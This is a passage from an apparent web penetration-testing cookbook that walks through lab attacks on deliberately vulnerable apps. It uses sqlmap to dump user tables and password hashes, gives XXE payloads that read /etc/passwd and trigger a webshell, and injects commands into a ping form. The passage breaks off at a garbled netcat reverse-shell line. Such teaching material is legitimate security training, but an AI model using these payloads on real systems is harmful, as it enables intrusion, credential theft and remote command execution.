


```
[09:15:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[09:15:03] [INFO] fetching tables for database: 'nowasp'
[09:15:04] [WARNING] reflective value(s) found and filtering out
Database: nowasp
[12 tables]
+-----------------------------+
| accounts                    |
| balloon_tips                |
| blogs_table                 |
| captured_data               |
| credit_cards                |
| help_texts                  |
| hitlog                      |
| level_1_help_include_files  |
| page_help                   |
| page_hints                  |
| pen_test_tools              |
| youtubevideos               |
+-----------------------------+
```

7. Table accounts is the one that looks like having the information we want. Let's dump its content:


```
sqlmap -u
"http://192.168.56.11/mutillidae/index.php?page=user-info.php&usern
ame=test&password=test&user-info-php-submit-
button=View+Account+Details" -p username -D nowasp -T accounts --
dump
```

We now have the full users' table, and we can see in this case that passwords aren't encrypted, so we can use them as we see them:



```
Database: nowasp
Table: accounts
[24 entries]
+-----+----------+---------------+----------+--------------+-----------+-----------------------------------------+
| cid | username | lastname      | is_admin | password     | firstname | mysignature                             |
+-----+----------+---------------+----------+--------------+-----------+-----------------------------------------+
| 1   | admin    | Administrator | TRUE     | admin        | System    | g0t r00t?                               |
| 2   | adrian   | Crenshaw      | TRUE     | somepassword | Adrian    | Zombie Films Rock!                      |
| 3   | john     | Pentest       | FALSE    | monkey       | John      | I like the smell of confunk             |
| 4   | jeremy   | Druin         | FALSE    | password     | Jeremy    | d1373 1337 speak                        |
| 5   | bryce    | Galbraith     | FALSE    | password     | Bryce     | I Love SANS                             |
| 6   | samurai  | WTF           | FALSE    | samurai      | Samurai   | Carving fools                           |
| 7   | jim      | Rome          | FALSE    | password     | Jim       | Rome is burning                         |
| 8   | bobby    | Hill          | FALSE    | password     | Bobby     | Hank is my dad                          |
| 9   | simba    | Lion          | FALSE    | password     | Simba     | I am a super-cat                        |
| 10  | dreveil  | Evil          | FALSE    | password     | Dr.       | Preparation H                           |
| 11  | scotty   | Evil          | FALSE    | password     | Scotty    | Scotty do                               |
| 12  | cal      | Calipari      | FALSE    | password     | John      | C-A-T-S Cats Cats Cats                  |
| 13  | john     | Wall          | FALSE    | password     | John      | Do the Duggie!                          |
| 14  | kevin    | Johnson       | FALSE    | 42           | Kevin     | Doug Adams rocks                        |
| 15  | dave     | Kennedy       | FALSE    | set          | Dave      | Bet on S.E.T. FTW                       |
| 16  | patches  | Pester        | FALSE    | tortoise     | Patches   | meow                                    |
| 17  | rocky    | Paws          | FALSE    | stripes      | Rocky     | treats?                                 |
| 18  | tim      | Tomes         | FALSE    | lanmaster53  | Tim       | Because reconnaissance is hard to spell |
| 19  | ABaker   | Baker         | TRUE     | SoSecret     | Aaron     | Muffin tops only                        |
| 20  | PPan     | Pan           | FALSE    | NotTelling   | Peter     | Where is Tinker?                        |
```


8. SQLMap can also be used to escalate privileges in the database and the operating system. For example, if the database user is administrator, as is the case here, we can use the `--users` and `--passwords` options to extract names and password hashes of all database users, as shown in the following screenshot:



```
database management system users password hashes:
[*] bricks [1]:
    password hash: *255195939290DC6D228944BCC682D2427DA57E21
    clear-text password: bricks
[*] bwapp [1]:
    password hash: *63C3CE60C4AC4F87F321E54F290A4867684A96C4
    clear-text password: bwapp
[*] citizens [1]:
    password hash: *E0E85D302E82538A1FDA46B453F687F3964A99B4
[*] cryptomg [1]:
    password hash: *2132873552FEDF6780E8060F927DD5101759C4DE
    clear-text password: cryptomg
[*] debian-sys-maint [1]:
    password hash: *75F15FF5C9F06A7221FEB017724554294E40A327
[*] dvwa [1]:
    password hash: *D67B38CDCD1A55623ED5F55856A29B9654FF823D
    clear-text password: dvwa
```

Often, these are also operating system users and will allow us to escalate to the operating system or other network hosts.

9. We can also get a shell that will allow us to send SQL queries to the database directly, as shown here:



```
[09:01:40] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> @@version
[09:02:56] [INFO] fetching SQL query output: '@@version'
[09:02:58] [WARNING] reflective value(s) found and filtering out
@@version:    '5.1.41-3ubuntu12.6-log'
sql-shell> show databases;
[09:04:23] [INFO] fetching SQL SELECT statement query output: 'show databases'
[09:04:24] [WARNING] something went wrong with full UNION technique (could be because of limitation on
retrieved number of entries)
show databases; [1]:

sql-shell> select * from information_schema.schemata;
[09:05:10] [INFO] fetching SQL SELECT statement query output: 'select * from information_schema.schemat
a'
[09:05:10] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names i
tself
[09:05:10] [INFO] fetching columns for table 'schemata' in database 'information_schema'
[09:05:12] [INFO] the query with expanded column name(s) is: SELECT CATALOG_NAME, DEFAULT_CHARACTER_SET
_NAME, DEFAULT_COLLATION_NAME, SCHEMA_NAME, SQL_PATH FROM information_schema.schemata
select * from information_schema.schemata; [34]:
[*]  , utf8, utf8_general_ci, information_schema,
[*]  , latin1, latin1_swedish_ci, .svn,
[*]  , latin1, latin1_swedish_ci, bricks,
[*]  , latin1, latin1_swedish_ci, bwapp,
[*]  , latin1, latin1_swedish_ci, citizens,
```

How it works...

SQLMap fuzzes all inputs in the given URL and data, or only the specified one in the –p option, with SQLi strings and interprets the response to discover whether or not there is a vulnerability. It's good practice not to fuzz all inputs; it's better to use SQLMap to exploit an injection that we already know exists and always try to narrow the search process providing all information available to us, such as vulnerable parameters, DBMS type, and others; looking for an injection with all the possibilities open could take a lot of time and generate very suspicious traffic in the network.

In this recipe, we already knew that the username parameter was vulnerable to SQLi (since we used the SQLi test page from `mutillidae`). In the first attack, we only wanted to be sure that there was an injection there and asked for some very basic information: user name (`--curent-user`), database name (`--current-db`), and whether the user is an administrator (`--is-dba`).

In the second attack, we specified the database we wanted to query with the `-D` option and the name obtained from the previous attack, and asked for the list of tables it contains with `--tables`. Knowing what table we wanted to get (`-T accounts`), we told SQLMap to dump its content with `--dump`.

As the user querying the database from the application is DBA, it allows us to ask the database for other users' information, and SQLMap makes our lives much easier with the `--users` and `--passwords` options. These options ask for usernames and passwords, as all DBMSes store their users' passwords encrypted, and what we obtained were hashes, so we still have to use a password cracker to crack them. If you said `Yes` when SQLMap asked to perform a dictionary attack, you may now know the password of some users.

We also used the `--sql-shell` option to obtain a shell from which we could send SQL queries to the database. That was not a real shell, of course, just SQLMap sending the commands we wrote through SQLi and returning the results of those queries.

There's more...

SQLMap can also inject input variables in `POST` requests. To do that, we only need to add the `--data` option, followed by the `POST` data inside quotes, for example: `--data` “`username=test&password=test`”.

Sometimes, we need to be authenticated in an application in order to have access to the vulnerable URL of an application. If this happens, we can pass a valid session's cookie to SQLMap using the `--cookie` option: `--cookie` “`PHPSESSID=ckleiuvrv60fs012hlj72eeh37`”. This is also useful for testing for injections in cookie values.

Another interesting feature of this tool is that, besides the fact that it can bring us an SQL shell where we can issue SQL queries, more interestingly, we could gain command execution in the database server using `--os-shell` (this is especially useful when injecting Microsoft SQL Server). To see all the options and features that SQLMap has, you can run `sqlmap --help`.

See also

Kali Linux includes other tools that are capable of detecting and exploiting SQLi vulnerabilities that may be useful to use instead of, or in conjunction with, SQLMap:

- **sqlninja**: A very popular tool dedicated to MS SQL Server exploitation.
- **Bbqsql**: A blind SQLi framework written in Python.
- **jsql**: A Java-based tool with a fully automated GUI; we just need to introduce the URL and click a button.
- **Metasploit**: This includes various SQLi modules for different DBMSes.

Exploiting an XML External Entity injection

XML is a format mainly used to describe the structure of documents or data; HTML, for example, is a use of XML.

XML entities are like data structures defined inside an XML structure, and some of them have the ability to read files from the system or even execute commands.

In this recipe, we will exploit an **XML External Entity** (**XEE**) injection vulnerability to read files from the server and remotely execute code in it.


Getting ready

We suggest that you read the *Abusing file inclusions and uploads* recipe before doing this.

How to do it...

Refer to the following steps:

1. Browse to `http://192.168.56.11/mutillidae/index.php?page=xml-validator.php`.
2. It say it is an XML validator. Let's try to submit the example test and see what happens. In the **XML** box, put `<somexml><message>Hello World</message></somexml>` and click **Validate XML**. It should only display the message `Hello World` in the parsed section:




XML Submitted
`<somexml><message>Hello World</message></somexml>`

Text Content Parsed From XML
Hello World

3. Now, let's see whether it processes entities correctly. Enter the following:

```
<!DOCTYPE person [
 <!ELEMENT person ANY>
 <!ENTITY person "Mr Bob">
 ]>
 <somexml><message>Hello World &person;</message></somexml>
```

Here, we only defined an entity and set the value `Mr Bob` to it. The parser interprets the entity and replaces the value when showing the result:



XML Submitted

```
<!DOCTYPE person [ <!ELEMENT person ANY> <!ENTITY person "Mr Bob"> ]> <somexml><message>Hello World &person;
</message></somexml>
```


Text Content Parsed From XML

```
Hello World Mr Bob
```

4. That's the use of an internal entity. Let's try an external one:

```
<!DOCTYPE fileEntity [
 <!ELEMENT fileEntity ANY>
 <!ENTITY fileEntity SYSTEM "file:///etc/passwd">
 ]>
 <somexml><message>Hello World &fileEntity;</message></somexml>
```

In the result, we can see that the injection returns the contents of a file:



XML Submitted

```
<!DOCTYPE fileEntity [ <!ELEMENT fileEntity ANY> <!ENTITY fileEntity SYSTEM "file:///etc/passwd"> ]> <somexml>
<message>Hello World &fileEntity;</message></somexml>
```

Text Content Parsed From XML


```
Hello World root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var
/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false landscape:x:104:122::/var/lib/landscape:
/bin/false sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin postgres:x:106:109:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:110:119:Hardware
abstraction layer,,,:/var/run/hald:/bin/false pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:
/bin/false postfix:x:112:123::/var/spool/postfix:/bin/false
```

Using this technique, we can extract any file in the system that is readable to the user under which the web server runs.

5. We can also use XEE to load web pages. In *Abusing file inclusions*, we managed to upload a webshell to the server. Let's try to reach it:

```
<!DOCTYPE fileEntity [ <!ELEMENT fileEntity ANY> <!ENTITY
fileEntity SYSTEM
"http://192.168.56.102/dvwa/hackable/uploads/webshell.php?cmd=/sbin
/ifconfig"> ]> <somexml><message>Hello World
&fileEntity;</message></somexml>
```

This results in the page including and executing the server-side code and returning the command's result:



XML Submitted

```
<!DOCTYPE fileEntity [ <!ELEMENT fileEntity ANY> <!ENTITY fileEntity SYSTEM "http://192.168.56.102
/dvwa/hackable/uploads/webshell.php?cmd=/sbin/ifconfig"> ]> <somexml><message>Hello World &fileEntity;
</message></somexml>
```

Text Content Parsed From XML

```
Hello World eth0 Link encap:Ethernet HWaddr 08:00:27:3f:c5:c4 inet addr:192.168.56.102
Bcast:192.168.56.255 Mask:255.255.255.0 inet6 addr: fe80::a00:27ff:fe3f:c5c4/64 Scope:Link UP
BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:592 errors:0 dropped:0
overruns:0 frame:0 TX packets:648 errors:0 dropped:0 overruns:0 carrier:0 collisions:0
txqueuelen:1000 RX bytes:111268 (111.2 KB) TX bytes:322831 (322.8 KB) Interrupt:10 Base
address:0xd020 lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr:
::1/128 Scope:Host UP LOOPBACK RUNNING MTU:16436 Metric:1 RX packets:2008 errors:0
dropped:0 overruns:0 frame:0 TX packets:2008 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0 RX bytes:322155 (322.1 KB) TX bytes:322155 (322.1 KB)
```

How it works...

XML gives the possibility of defining entities. An entity in XML is a name with a value associated with it. Every time an entity is used in the document, it will be replaced by its value when the XML file is processed. Using this and the different wrappers available (such as `file://` to load system files, or `http://` to load URLs), we can abuse implementations that don't have the proper security measures in terms of input validation and XML parser configuration, and extract sensitive data or even execute commands in the server.

In this recipe, we used the `file://` wrapper to make the parser load an arbitrary file from the server, and, after that, with the `http://` wrapper, we called a web page that happened to be a `webshell` in the same server and executed system commands with it.

There's more...

There is also a **Denial of Service** (**DoS**) attack through this vulnerability called **billion laughs**. You can read more about it on wikipedia: `https://en.wikipedia.org/wiki/Billion_laughs`.

There is a different wrapper (such as `file://` or `http://`) for XML entities supported by PHP, which, if enabled in the server, could allow command execution without the need to upload a file. It is expect `://`. You can find more information on this and other wrappers at `http://www.php.net/manual/en/wrappers.php`.

See also

To see an impressive example of how XEE vulnerabilities were found in some of the most popular websites in the world, have a look at `http://www.ubercomp.com/posts/2014-01-16_facebook_remote_code_execution`. Or, for a more recent example, check out this exploitation of Oracle Peoplesoft: `https://www.ambionics.io/blog/oracle-peoplesoft-xxe-to-rce`.

Detecting and exploiting command injection vulnerabilities


We have seen before how PHP's `system()` can be used to execute operating system commands in the server; sometimes, developers use instructions such as that, or others with the same functionality, to perform certain tasks. Sometimes, they use unvalidated user input as parameters for the execution of commands.

In this recipe, we will exploit a command injection vulnerability and extract important information from the server.

How to do it...

Log into DVWA and go to **Command Execution**:

1. We will see a **Ping for FREE** form. Let's try it! Ping to `192.168.56.10` (our Kali Linux machine's IP):



Vulnerability: Command Execution


Ping for FREE

Enter an IP address below:

```
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.
64 bytes from 192.168.56.10: icmp_seq=1 ttl=64 time=0.197 ms
64 bytes from 192.168.56.10: icmp_seq=2 ttl=64 time=0.894 ms
64 bytes from 192.168.56.10: icmp_seq=3 ttl=64 time=0.274 ms

--- 192.168.56.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.197/0.455/0.894/0.312 ms
```

That output looks like it was taken directly from the ping command's output. This suggests that the server is using an operating system command to execute the ping, so it may be possible to inject operating system commands.

2. Let's try to inject a very simple command. Submit the following code, `192.168.56.10;uname -a`:




Ping for FREE

Enter an IP address below:

```
PING 192.168.56.10 (192.168.56.10) 56(84) bytes of data.
64 bytes from 192.168.56.10: icmp_seq=1 ttl=64 time=0.309 ms
64 bytes from 192.168.56.10: icmp_seq=2 ttl=64 time=0.479 ms
64 bytes from 192.168.56.10: icmp_seq=3 ttl=64 time=0.460 ms

--- 192.168.56.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.309/0.416/0.479/0.076 ms
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010
```


We can see the `uname` command's output just after ping's output. We have a command injection vulnerability here.

3. How about without the IP address: `;uname -a`. The result is shown in the following screenshot:



```
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010
```

4. Now, we are going to obtain a reverse shell on the server. First, we must be sure the server has everything we need. Submit `;ls /bin/nc*`. It should return a list of files with a full path:



Ping for FREE
Enter an IP address below:
aditional -e /bin/bash 192.168.56.10 1691 &
submit

